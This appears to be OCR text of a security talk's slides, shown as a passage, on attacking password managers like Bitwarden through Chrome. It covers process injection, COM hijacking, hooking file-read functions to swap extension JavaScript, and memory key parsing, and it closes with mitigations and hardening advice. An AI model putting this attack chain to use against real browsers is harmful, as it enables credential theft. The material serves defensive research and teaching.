permission measurement that we performed in June 2022. Furthermore, no official specification detailing the design and purposes of this component can be publicly found. In this paper, we describe the results of a systematic security analysis done over the Debugger API and related components in the Chromium codebase. Our analysis focuses on finding violations of a set of security requirements that we derive from Chromium's CRX API

on Security and Privacy (EuroS&P) | 978-1-6654-6512-0/23/$31.00 ©2023 IEEE | DOI: 10.1109/EuroSP57164.2023.00054

https://ieeexplore.ieee.org/document/10190532



Isolated Web Apps (IWAs)

Why do Isolated Web Apps Exist? (In Google's words):

So you want to make a new Web API

Follow the TAG design principles! (https://www.w3.org/TR/design-principles/)

1.2. "It should be safe to visit a web page"
If it's not:
- Change your API so it's safe
- Change the Web Platform to make it safe (see Cross-Origin Isolation)


1.4. "Ask users for meaningful consent"
If you can't:
- Figure out how to
- Maybe enterprise only

ChromeAlone: Transforming a Browser into a C2 Platform

https://www.youtube.com/watch?v=_qS01oRTvAk

Process Injection


Process Injection 101



https://www.elastic.co/blog/ten-process-injection-techniques-technical-survey-common-and-trending-process

What can we do inside Chrome process?

- Parse memory to find encryption key.. again!
- Hook functions




GetFileAttributesW function (fileapi.h)

06/01/2023

Retrieves file system attributes for a specified file or directory.

To get more attribute information, use the GetFileAttributesEx function.

To perform this operation as a transacted operation, use the GetFileAttributesTransacted function.



ReadFile function (fileapi.h)

07/22/2025

Reads data from the specified file or input/output (I/O) device. Reads occur at the position specified by the file pointer if supported by the device.


This function is designed for both synchronous and asynchronous operations. For a similar function designed solely for asynchronous operation, see ReadFileEx.

Attack Plan

1. Inject in Chrome process
2. Hook function calls
3. Replace loaded JavaScript pages on the fly
4. Profit?

Demo Time!

1. Inject in Chrome Process




Mitigation Policies

- ASLR (high entropy)
- CF Guard
- Child process creation disabled
- DEP (permanent)
- Extension points disabled
- Images restricted (remote images, low mandatory label images)
- Indirect branch prediction
- Non-system fonts disabled
- Signatures restricted (Microsoft only)
- SMT-thread branch target isolation

Description:

Address Space Layout Randomization is enabled for this process.
High entropy randomization is enabled.




COM Hijack

Injected in Chrome Process, current PID: 3244

Demo Time!


2. Hook function calls
3. Replace JavaScript pages on the fly



```
[Detour] Hooks installed
[Detour] [GetFileAttributesW] Chrome is reading Bitwarden popup file: C:\Users\Julien\AppDa
[Detour] [GetFileAttributesExW] Updated high order file size
[Detour] [GetFileAttributesExW] Updated high order file size
[Detour] [GetFileSizeEx] Updated file size
[Detour] [ReadFile] Updated file content
[Detour] [ReadFile] Updated file content
[Detour] [ReadFile] Updated file content
[Detour] [ReadFile] Updated file content
```

Then use one of our JavaScript payloads..

First Bitwarden, then the world!



From Bitwarden to other managers

Attack Technique	Changes to be made
Parsing Memory	Memory Patterns
Chrome Remote Debugging	JavaScript Payloads
Extension Backdoor	JavaScript Payloads
Browser Process Injection	JavaScript Payloads

From Chromium to Firefox


Attack Technique	Changes to be made
Parsing Memory	Memory Patterns
Remote Debugging	Enable through *user.js* and launched with *-start-debugger-server*
Extension Backdoor	XPI sideloading?
Browser Process Injection	Analyze page loading process and hook relevant functions

Other Attack Vectors

Almost anything could work!

- Keylogger
- Replacing chrome.exe
- ...

Almost anything could work !




Immutable Laws of Security v2

- **Law #1:** If a bad actor can persuade you to run their program on your computer, it's not solely your computer anymore.
- **Law #2:** If a bad actor can alter the operating system on your computer, it's not your computer anymore.
- **Law #3:** If a bad actor has unrestricted physical access to your computer, it's not your computer anymore.
- **Law #4:** If you allow a bad actor to run active content in your website, it's not your website anymore.

https://learn.microsoft.com/en-us/security/zero-trust/ten-laws-of-security

What can we do about it?

Kernel Module to the rescue?



How Forcefield works

Kernel-level protection

Forcefield installs a lightweight kernel driver that actively monitors and restricts memory access to protected applications.

Selective memory restriction

Unauthorized processes attempting to read the memory of protected applications are blocked from accessing sensitive data.

Smart process validation

The system only blocks access for untrusted processes, while trusted system processes and the protected applications themselves can continue to function normally.

Uninterrupted system performance

Forcefield runs quietly in the background without affecting system or application performance.

⇒ Efficient against process dumps!

Protect your admin workstations!

- Network Segmentation / Principle of Least Privilege

RECOMMENDATIONS TO SECURE ADMINISTRATION OF IT SYSTEMS

ANSSI GUIDELINES

ANSSI-PA-022-EN
24/04/2018

TARGETED AUDIENCE:

Developers Administrators IT security managers IT managers Users

RÉPUBLIQUE FRANÇAISE
Liberté
Égalité
Fraternité

RECOMMANDATIONS RELATIVES À L'ADMINISTRATION SÉCURISÉE DES SYSTÈMES D'INFORMATION REPOSANT SUR MICROSOFT ACTIVE DIRECTORY

GUIDE ANSSI

PUBLIC VISÉ :

Administrateur RSSI DSI Utilisateur

https://cyber.gouv.fr

Protect your admin workstations!

- Hardening Measures
    - EDR
    - AppLocker
    - Least Privileges


Ideas for Chrome Developers

- Having separate builds for developers?
  - Prevent remote debugging
  - Prevent extension sideload
- Secure Preferences file encryption?
- Verify signature of COM-loaded DLLs?
- Avoid hardcoded extensions rights?

Wrap Up

Tooling

